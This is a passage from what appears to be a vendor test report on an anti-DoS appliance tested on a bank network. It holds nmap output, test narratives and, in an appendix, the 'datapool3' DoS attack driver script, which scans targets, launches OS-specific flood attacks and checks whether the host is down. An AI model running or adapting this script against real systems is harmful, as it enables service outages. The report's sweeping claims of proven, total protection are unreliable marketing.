6666/tcp	open	irc -serv
6667/tcp	open	irc
6668/tcp	open	irc
6969/tcp	open	acmsoda
7000/tcp	open	afs3-fileserver
7001/tcp	open	afs3-callback
7002/tcp	open	afs3-prserver
7003/tcp	open	afs3-vlserver
7004/tcp	open	afs3-kaserver
7005/tcp	open	afs3-volser
7006/tcp	open	afs3-errors
7007/tcp	open	afs3-bos
7008/tcp	open	afs3-update

7009/tcp	open	afs3-rmtsys
7010/tcp	open	ups-onlinet
7100/tcp	open	font-service
7200/tcp	open	fodms
7201/tcp	open	dlip
7326/tcp	open	icb
8080/tcp	open	http-proxy
8888/tcp	open	sun-answerbook
8892/tcp	open	seosload
9090/tcp	open	zeus-admin
9100/tcp	open	jetdirect
9535/tcp	open	man
9876/tcp	open	sd
10005/tcp	open	stel
10082/tcp	open	amandaidx
10083/tcp	open	amidxtape
11371/tcp	open	pkSD
12345/tcp	open	NetBus
12346/tcp	open	NetBus
17007/tcp	open	isode-dua
18000/tcp	open	biimenu
20005/tcp	open	btX
22273/tcp	open	wnn6
22289/tcp	open	wnn6_Cn
22305/tcp	open	wnn6_Kr
22321/tcp	open	wnn6_Tw
26208/tcp	open	wnn6_DS
27665/tcp	open	Trinoo_Master
31337/tcp	open	Elite
32770/tcp	open	sometimes-rpc3
32771/tcp	open	sometimes-rpc5
32772/tcp	open	sometimes-rpc7
32773/tcp	open	sometimes-rpc9
32774/tcp	open	sometimes-rpc11
32775/tcp	open	sometimes-rpc13
32776/tcp	open	sometimes-rpc15
32777/tcp	open	sometimes-rpc17
32778/tcp	open	sometimes-rpc19
32779/tcp	open	sometimes-rpc21
32780/tcp	open	sometimes-rpc23
32786/tcp	open	sometimes-rpc25
32787/tcp	open	sometimes-rpc27
43188/tcp	open	reachout
47557/tcp	open	dbbrowse
65301/tcp	open	pcanywhere

TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)

Sequence numbers: 835BB93C 789941FC 11DFC171 45677676 698899EF DFCA5118

No OS matches for host (If you know what OS is running on it, see <http://www.insecure.org/cgi-bin/nmap-submit.cgi>).

```
TCP/IP fingerprint:
TSeq(Class=TR)
T1(Resp=Y%DF=Y%W=100%ACK=S++%Flags=BAS%Ops=L)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=100%ACK=S++%Flags=AS%Ops=L)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

Nmap run completed -- 1 IP address (1 host up) scanned in 24 seconds

The above example of a nmap report is typical in the case when *iSecure-ils* box is in line with the target system. The general rule is that *iSecure-ils* will respond to IP scan with a message that all ports are open and that there is no operating system present. For the sake of saving space in this document, we have decided to list only one case of nmap response. The other responses are available electronically.

Test with DoS and DDoS attacks

For the tests we used several DoS and DDoS attacks. Both types of attacks have the same aim, but the mode of action is different. DoS attacks are rarely mounted by spoofing source addresses. DDoS attacks are almost always mounted by spoofing source addresses. It is the goal of both attacks to bring a server, or service of the target environment down. We were unable to obtain “unrestricted” access to the target system and substituted it with Class A IP range (XXX.0.0.1 through XXX.254.254.254). Due to this change, we had to modify the attack code to randomly generate “spoofed” IP addresses in provided range.

1.0 (D)DoS attacks against Windows 2000 without *iSecure-ils* and without a firewall

We have concentrated the attacks against port 80 since US Bank network provides access to its servers via ports 80 and 443. Several seconds after starting the attack, the web site running on IIS (Internet Information Server) of the target system became unavailable, however the IIS service did not stop. The attack was terminated after 30 seconds. Upon termination of the attack, the web site was still unavailable for approximately 15 seconds. Prolonged attack of this type will disable and stop IIS service and create large log error log files that “freeze” the system and require rebooting and administrator’s intervention to “clean-up” log files. This attack was repeated two more times with the same results

1.1 Results of (D)DoS attacks against W2000 without *iSecure-ils* and without a firewall

We have proven that Windows 2000 system is vulnerable to a (D)DoS attack with almost immediate loss of its intended functionality. Even a short attack mounted from a single source and performing a low-traffic flood renders the web server inoperable. These low-level floods can not be detected by any firewall available on the market today (see results of the test with Sidewinder firewall system in line). Denial of Service attack was successful.

2.0 (D)DoS attacks against Windows NT without *iSecure-ils* and without a firewall

Just like in the case with Windows 2000 Server, the attacks against Windows NT Server were concentrated on port 80. The results of port scanning provided information that Windows NT system is easier to bring down, probably due to a larger number of “holes” in it’s IP stack design. We have used the same set of attack tools against this system as we’ve used in case of Windows 2000. The results were similar, yet more rapid.

2.1 Results of (D)DoS attacks against NT without *iSecure-ils* and without a firewall

Again, we have proven that Windows NT system is vulnerable to a (D)DoS attack with virtually immediate loss of its intended functionality. Even a short attack mounted from a single source and performing a low-traffic flood renders the web server inoperable. We have continued the attack for approximately 30 seconds. During that time the web service was unavailable, starting about a second after we have started the attack. The system needed about 30 seconds to “regain” its operability. Denial of Service attack was successful.

3.0 (D)DoS attacks against Windows 2000 with *iSecure-ils* and without a firewall

Following the initial attacks on Windows 2000 and Windows NT Servers *iSecure-ils* box was placed between attack system and the targets. The installation took three minutes and involved the placement of the box, connection to the power outlet and connection of it’s internal port to the server port and it’s external port to the attack system.

3.1 Results of (D)DoS attacks against Windows 2000 with *iSecure-ils* and without a firewall

The same string of attack tools was run against the target system as used in test step 1.0. The duration of the attack was approximately five minutes, during which time several target server characteristics were monitored. First and foremost, the test web sites hosted on the target server were available and did not exhibit any detectable performance degradation while the attacks were active against the target. The normal traffic in and out of the server was maintained without degradation in performance while the “bad” traffic never reached the server. The Performance Monitor did not detect any unusual “spikes” in the monitored set of server functions. Denial of Service attacks were unsuccessful.

4.0 (D)DoS attacks against Windows NT with *iSecure-ils* and without a firewall

Following the initial attacks on Windows 2000 and Windows NT Servers *iSecure-ils* box was placed between attack system and the targets. The installation took three minutes and involved the placement of the box, connection to the power outlet and connection of it's internal port to the server port and it's external port to the attack system.

4.1 Results of (D)DoS attacks against NT with *iSecure-ils* and without a firewall

The same string of attack tools was run against the target system as used in test step 2.0. The duration of the attack was approximately five minutes, during which time several target server characteristics were monitored. First and foremost, the test web sites hosted on the target server were available and did not exhibit any detectable performance degradation while the attacks were active against the target. The normal traffic in and out of the server was maintained without degradation in performance while the “bad” traffic never reached the server. The Performance Monitor did not detect any unusual “spikes” in the monitored set of server functions. Denial of Service attacks were unsuccessful.

5.0 (D)DoS attacks against Windows 2000 without *iSecure-ils* and with a firewall

Upon the completion of the first set of tests with unprotected servers and proving that *iSecure-ils* prevents (Distributed) Denial of Service attacks against those servers, we have moved to the next step and introduce a firewall product widely used across US Bank networking infrastructure. The firewall system that was used during our testing was Sidewinder manufactured by Secure Computing, inc. The firewall was placed in the test system as illustrated (fig. 6) and the following attack scripts were ran against the target system from a single attack laptop simulating Internet environment and using Class A IP address space for address spoofing. The firewall was set to provide continuous TCP dump which was monitored by test team.

5.1 Results of (D)DoS attacks against W2000 without *iSecure-ils* and with a firewall

Approximately 20 seconds after the attack was launched, the firewall stopped responding and become unresponsive to keyboard commands. The TCP dump utility was frozen and stopped reporting the activities. Activity light indicator was fully on, suggesting that there was no data traffic moving through the firewall. Five seconds later, the activity of the server begun to slow down and 15 seconds later, the web site became unavailable from the outside. The symptoms suggest that initially the firewall was brought down by a fragmented packet attack. During this attack, it was impossible to log into the firewall to take any type of preventative measures. As expected, we have concluded that the firewall system is not designed to stop or protect infrastructure against (D)DoS attacks. Denial of Service attack was successful.

6.0 (D)DoS attacks against Windows NT without *iSecure-ils* and with a firewall

Upon the completion of the first set of tests with unprotected servers and proving that *iSecure-ils* prevents (Distributed) Denial of Service attacks against those servers, we have moved to the next step and introduce a firewall product widely used across US Bank networking infrastructure.



The firewall system that was used during our testing was Sidewinder manufactured by Secure Computing, inc. The firewall was placed in the test system as illustrated (fig. 6) and the following attack scripts were ran against the target system from a single attack laptop simulating Internet environment and using Class A IP address space for address spoofing. The firewall was set to provide continuous TCP dump, which was monitored by test team.

6.1 Results of (D)DoS attacks against NT without *iSecure-ils* and with a firewall

Approximately 20 seconds after the attack was launched, the firewall stopped responding and become unresponsive to keyboard commands. The TCP dump utility was frozen and stopped reporting the activities. Activity light indicator was fully on, suggesting that there was no data traffic moving through the firewall. Five seconds later, the activity of the server begun to slow down and 15 seconds later, the web site became unavailable from the outside. The symptoms suggest that initially the firewall was brought down by a fragmented packet attack. During this attack, it was impossible to log into the firewall to take any type of preventative measures. As expected, we have concluded that the firewall system is not designed to stop or protect infrastructure against (D)DoS attacks. Denial of Service attack was successful.

7.0 (D)DoS attacks against Windows 2000 with *iSecure-ils* and with a firewall

Following the tests 5.0 and 6.0 that have proven that a firewall system is not designed to prevent or repel (D)DoS attacks, *iSecure-ils* was again installed in the test network between a switch to which a firewall was connected and the firewall. Load balancing routers (redundant BIG IP boxes) were eliminated from the test system and we have decided that we will run the attacks against the BIG IP boxes separately. We have run the same combination of tests against this setup as in tests 5.0 and 6.0.

7.1 Results of (D)DoS attacks against W2000 with *iSecure-ils* and with a firewall

We have monitored server activity, web site availability as well as the performance of the firewall system through TCP dump that was running continuously on the screen. The attack lasted approximately five minutes during which time we have not observed any degradation of performance of the server nor the firewall system. The conclusion again was that the traffic that constituted various forms of the (D)DoS attack was stopped and dropped at *iSecure-ils* box, while legitimate traffic was passed to it's intended recipients. Denial of Service attacks were unsuccessful.

8.0 (D)DoS attacks against Windows NT with *iSecure-ils* and with a firewall

Following the tests 5.0 and 6.0 that have proven that a firewall system is not designed to prevent or repel (D)DoS attacks, *iSecure-ils* was again installed in the test network between a switch to which a firewall was connected and the firewall. Load balancing routers (redundant BIG IP boxes) were eliminated from the test system and we have decided that we will run the attacks

against the BIG IP boxes separately. We have run the same combination of tests against this setup as in tests 5.0 and 6.0.

8.1 Results of (D)DoS attacks against NT with *iSecure-ils* and with a firewall

We have monitored server activity, web site availability as well as the performance of the firewall system through TCP dump that was running continuously on the screen. The attack lasted approximately five minutes during which time we have not observed any degradation of performance of the server nor the firewall system. The conclusion again was that the traffic that constituted various forms of the (D)DoS attack was stopped and dropped at *iSecure-ils* box, while legitimate traffic was passed to it's intended recipients. Denial of Service attacks were unsuccessful.

9.0 Additional (D)DoS attack against BIG IP F5 Load Balancing Router Pair

A (D)DoS attack was launched from a single attack system against BIG IP F5 router pair aiming at proving that the device could be brought down with such an attack. The tools used in this attack were: JOLT and SPENDER PL (part of datapool3 – see Appendix 1)

9.1 Results of (D)DoS attack against BIG IP F5 Load Balancing Router Pair

Approximately 10 seconds after attack has been launched, the active BIG IP F5 stopped responding and more importantly did not fail-over to the stand-by system. This demonstration has proven that BIG-IP is seriously vulnerable to (D)DoS attacks.

Conclusion

iSecure-ils offers a reliable protection of networks against **(D)DoS** attacks. Firewall systems are ineffective and defenseless against **(D)DoS** attacks; therefore, *iSecure-ils* is a vital and essential component of each firewall installation. The basic configuration is easy to comprehend.

iSecure-ils has no IP addresses and is not directly accessible. *iSecure-ils* successfully passed all of the tests without any complications. The test team did not notice any malfunction during entire test period.

Only *iSecure-ils* is able to detect and defend against this low level IP attacks. With *iSecure-ils* all the recognized difficulties during these tests did not appear. It's proven beyond question that *iSecure-ils* is a very smart solution for the detection of and defense against **DoS** and **DDoS** attacks.

It's also been proven that while defending the attacks, valid network traffic is passed through the appliance without additional latency to the protected systems behind and therefore an IP based **(D)DoS** attack is no longer possible.

It is important to understand that the mechanism allowing *iSecure-ils* to repel the (D)DoS attacks has been invented based on the premise that hackers utilize inconsistencies in particular manufacturers design and implementation of IP stack in a given version and iteration of the operating system. Therefore if a system can detect an improper use of the protocol at the lowest possible stack layer, the stream of data with such improperly used protocol will simply be dropped allowing data with proper protocol to pass through. In this sense, Scope NetSecure (Melior Inc.) technology acts more as a "strainer" that only passes proper protocol data through.

All parties monitoring and participating in the test concur with the reported results.

For US Bank:

For Scope NetSecure (Melior Inc.):

Doreen D'Aigle

Jan Radke

Pam Hammitt

Christoph Geis

Jeff Hugo



Kent Ulven

Appendix 1 - datapool3 shell script

```
#!/bin/bash
if [ ! -f ./datapool.fc ]; then
    echo "Dude, wtf were u thinking?? Don't delete datapool.fc dumbass!!!"
    exit 1
fi

. ./datapool.fc

clear

ATTACKNM=
SIMULT=1
DONTSTOP=0
SCANONLY=0
LINESPEED=1
WATCHCON=0
SEXYRAN=0
COUNTER1=1
LOGFILE=
PORTLIST=
KEEPPGOING=0
trap "rm -f ./output.txt ; rm -f ./svcname.txt ; rm -f ./output2.txt ; rm -f
./datapool.bk ; ./cleaner.sh 1 ; exit 1" 1 2 3 15

if [ $# -lt 2 ]; then
    usage
fi

while getopts r:t:p:v:d:i:l:xskac OPTION ; do
    case "$OPTION" in
        p) PORTLIST="$OPTARG" ;;
        v) LOGFILE="$OPTARG" ;;
        x) DONTSTOP=1 ;;
        r) ATTACKNM="$OPTARG" ;;
        a) LOOPING=1 ;;
        d) DESTIP="$OPTARG" ;;
        i) SRCIP="$OPTARG" ;;
        c) KEEPPGOING=1 ; DONTSTOP=1 ;;
        t) SIMULT="$OPTARG" ;;
        s) SCANONLY=1 ;;
        l) case "$OPTARG" in
            T1) LINESPEED=2 ;;
            T3) LINESPEED=4 ;;
            OC3) LINESPEED=6 ;;
            Slowass) LINESPEED="1 / 2" ;;
            Modem) LINESPEED=1 ;;
            esac ;;
        k) WATCHCON=1 ;;
        \?) usage ;;
    esac
done

cleaner
```

```

if [ -z "$DESTIP" ]; then
    usage
fi

nmapcheck

portchg

nfo

srcipgen

optionlist

if [ $WATCHCON -eq 0 ]; then
    if [ $KEEPPGOING -eq 0 ]; then
        echo "Checking to see if $DESTIP is alive ..."
        ping -c3 $DESTIP 1> ./output.txt 2>./output.txt
        ping1=`cat ./output.txt | grep "unknown host" -w`
        if [ -n "$ping1" ]; then
            rm -f ./output.txt
            echo "Invalid host...exiting."
            exit 9
        fi
        ping=`cat ./output.txt | grep "100%" -w`
        rm -f ./output.txt
        if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        echo "Host is unavailable, exiting..."
        if [ -n "$LOGFILE" ]; then
            echo "-----" >> "$LOGFILE"
        fi
        exit 2
    else
        echo "Host is alive, starting portscan..."
        fi
    else
        echo "Starting portstan..."
        fi
else
    echo "Watching connection..."
    HOSTFOUND=0
    while [ $HOSTFOUND -eq 0 ]; do
        ping=`ping -c2 $DESTIP | grep 100%`
        if [ "$ping" = "2 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        printf "."
    else
        echo "Host is alive, starting portscan..."
        if [ -n "$LOGFILE" ]; then
            echo "$DESTIP" >> "$LOGFILE"
        fi
        HOSTFOUND=1
    fi
    sleep 5
done
fi

case "$LINESPEED" in

```

```
"1 / 2")
"$NMAPDIR" -ss -P0 -O -T Polite -p $PORTLIST $DESTIP 1> ./output.txt 2>
./output.txt ;;
1)
"$NMAPDIR" -ss -P0 -O -p $PORTLIST $DESTIP 1> ./output.txt 2> ./output.txt ;;
2)
"$NMAPDIR" -ss -P0 -T Aggressive -O -p $PORTLIST $DESTIP 1> ./output.txt 2>
./output.txt ;;
4|6)
"$NMAPDIR" -ss -P0 -T Insane -O -p $PORTLIST $DESTIP 1> ./output.txt 2>
./output.txt ;;
esac

ipcalc $DESTIP 1>/dev/null 2>/dev/null
if [ $? = 1 ]; then
    HOSTERR=`cat ./output.txt | grep "No ports open for host" -w`
    if [ -z "$HOSTERR" ]; then
        DESTIP1=`cat ./output.txt | grep "Interesting ports on" -w | cut -d\ ( -f2 | cut
-d\ ) -f1`
        echo "$DESTIP resolved to $DESTIP1"
        DESTIP=$DESTIP1
    else
        DESTIP1=`cat ./output.txt | grep "No ports open for host" -w | cut -d\ ( -f2 |
cut -d\ ) -f1`
        echo "$DESTIP resolved to $DESTIP1"
        DESTIP=$DESTIP1
    fi
else
    HOSTERR=`cat ./output.txt | grep "No ports open for host" -w`
    if [ -z "$HOSTERR" ]; then
        DESTIP1=`cat ./output.txt | grep "Interesting ports on" -w | cut -b22- | cut -
d\ ( -f1`
        echo "$DESTIP resolved to $DESTIP1"
    else
        DESTIP1=`cat ./output.txt | grep "No ports open for host" -w | cut -b24- | cut -
d\ ( -f1`
        echo "$DESTIP resolved to $DESTIP1"
    fi
fi

OS=`cat ./output.txt | grep "Remote operating system" -w`
cat ./output.txt | grep open -w | grep /tcp > ./output.txt
cat ./output.txt | cut -b24- > ./svcname.txt
cat ./output.txt | cut -d/ -f1 > ./output.txt
OUTPUT=`cat ./output.txt -n | grep 1 -w | cut -b8-`
if [ -z "$OUTPUT" ]; then
    echo "No ports found."
    if [ -n "$LOGFILE" ]; then
        echo "No Ports" >> "$LOGFILE"
    fi
    if [ -f ./svcname.txt ]; then
        rm -f ./svcname.txt
    fi
    if [ -f ./output2.txt ]; then
        rm -f ./output2.txt
    fi
    while true ; do
        if [ $COUNTER1 -eq 2 ]; then
            if [ $KEEPPGOING -eq 0 ]; then
```

```

        echo "Attack Complete!"
        echo "Checking to see if $DESTIP is still alive ..."
        ping=`ping -c3 $DESTIP | grep 100%`
        if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
then
        dropcheck
        else
        if [ $DONTSTOP -eq 1 ]; then
            COUNTER1=0
        else
            echo "He's still alive=\ You might wanna try again..."
            if [ -n "$LOGFILE" ]; then
                echo "-----" >> "$LOGFILE"
            fi
            ./cleaner.sh 5
            exit 5
        fi
    fi
else
    COUNTER1=0
fi
else
    echo "Launching $SIMULT attack(s) at $DESTIP"
    x5=1
    while [ $x5 -le $SIMULT ]; do
        if [ $x5 -eq $SIMULT ]; then
            if [ -z "$ATTACKNM" ]; then
                NoPorts
            else
                $ATTACKNM
            fi
        else
            if [ -z "$ATTACKNM" ]; then
                NoPorts 1>/dev/null 2>&1 &
            else
                $ATTACKNM 1>/dev/null 2>&1 &
            fi
        fi
        x5=`expr $x5 + 1`
    done
fi
COUNTER1=`expr $COUNTER1 + 1`
done
fi
OSCHECK=`echo "$OS" | grep "Windows"`
if [ -z "$OSCHECK" ]; then
    OSCHECK=`echo "$OS" | grep Linux`
    if [ -z "$OSCHECK" ]; then
        OSCHECK=`echo "$OS" | grep BSD`
        if [ -z "$OSCHECK" ]; then
            OS="All"
        else
            OS="BSD"
        fi
    else
        OS="Linux"
    fi
else
    OS="Windows 9x"

```

```

fi
if [ -n "$LOGFILE" ]; then
    echo "$OS" >> "$LOGFILE"
fi
i=1
while read LINE
do
    cat ./svcname.txt -n | grep $i -w | cut -b8- > ./output3.txt
    TESTING=`cat ./output3.txt | wc -l | cut -b7-`
    if [ $TESTING -ne 1 ]; then
        x=1
        while read LINE3
        do
            if [ $x -eq 1 ]; then
                LINE2="$LINE3"
            fi
            x=`expr $x + 1`
        done < "./output3.txt"
    else
        LINE2=`cat ./output3.txt`
    fi
    rm ./output3.txt
    echo "$LINE/$LINE2" >> ./output2.txt
    i=`expr $i + 1`
done < "./output.txt"
cat ./output2.txt > ./output.txt
rm -f ./output2.txt
rm -f ./svcname.txt

NUMPORTS=`cat ./output.txt | wc -l | cut -b8-`
OUTPUTLIST=`cat ./output.txt`
if [ -n "$LOGFILE" ]; then
    echo "Open ports:" >> "$LOGFILE"
    echo "$OUTPUTLIST" >> "$LOGFILE"
fi
case $OS in
    "Linux") echo "Linux host detected..." ;;
    "Windows 9x") echo "Windows 9x/NT/2000 host detected..." ;;
    "BSD") echo "BSD host detected..." ;;
    "All") echo "OS could not be detected. Running all attacks..." ;;
esac

NUMPORTS=`echo $NUMPORTS `
echo "$NUMPORTS TCP port(s) were found open:"
echo "$OUTPUTLIST"
if [ $SCANONLY -eq 1 ]; then
    echo "Scan of $DESTIP complete."
    if [ -n "$LOGFILE" ]; then
        echo "-----" >> "$LOGFILE"
    fi
fi
exit 4
fi

while true ; do

    OUTPUT=`cat ./output.txt -n | grep $COUNTER1 -w | cut -b8- | cut -d/ -f1`
    if [ -z "$OUTPUT" ]; then
        if [ $DONTSTOP -eq 1 ]; then
            DONTSTOPPER
        fi
    fi
fi

```

```

        fi
    fi

    if [ -z "$OUTPUT" ]; then
        echo "Attack Complete!"
        echo "Checking to see if $DESTIP is still alive ..."
        ping=`ping -c3 $DESTIP | grep 100%`

        if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        dropcheck
        else
            echo "He's still alive=\ You might wanna try again..."
            if [ -n "$LOGFILE" ]; then
                echo "-----" >> "$LOGFILE"
            fi
            ./cleaner.sh 5
            exit 5
        fi
    else
        echo "Launching $SIMULT attack(s) at $DESTIP on port: $OUTPUT"
        x5=1
        while [ $x5 -le $SIMULT ]; do
            if [ $x5 -eq $SIMULT ]; then
                if [ -z "$ATTACKNM" ]; then
                    case $OS in
                        "Linux") LinuxAttack ;;
                        "Windows 9x") WinAttack ;;
                        "BSD") BSDAttack ;;
                        "All") FullAttack ;;
                    esac
                else
                    $ATTACKNM
                fi
            else
                if [ -z "$ATTACKNM" ]; then
                    case $OS in
                        "Linux") LinuxAttack 1>/dev/null 2>&1 &;
                        "Windows 9x") WinAttack 1>/dev/null 2>&1 &;
                        "BSD") BSDAttack 1>/dev/null 2>&1 &;
                        "All") FullAttack 1>/dev/null 2>&1 &;
                    esac
                else
                    $ATTACKNM 1>/dev/null 2>&1 &
                fi
            fi
            x5=`expr $x5 + 1`
        done
    fi

    COUNTER1=`expr $COUNTER1 + 1`
done

```

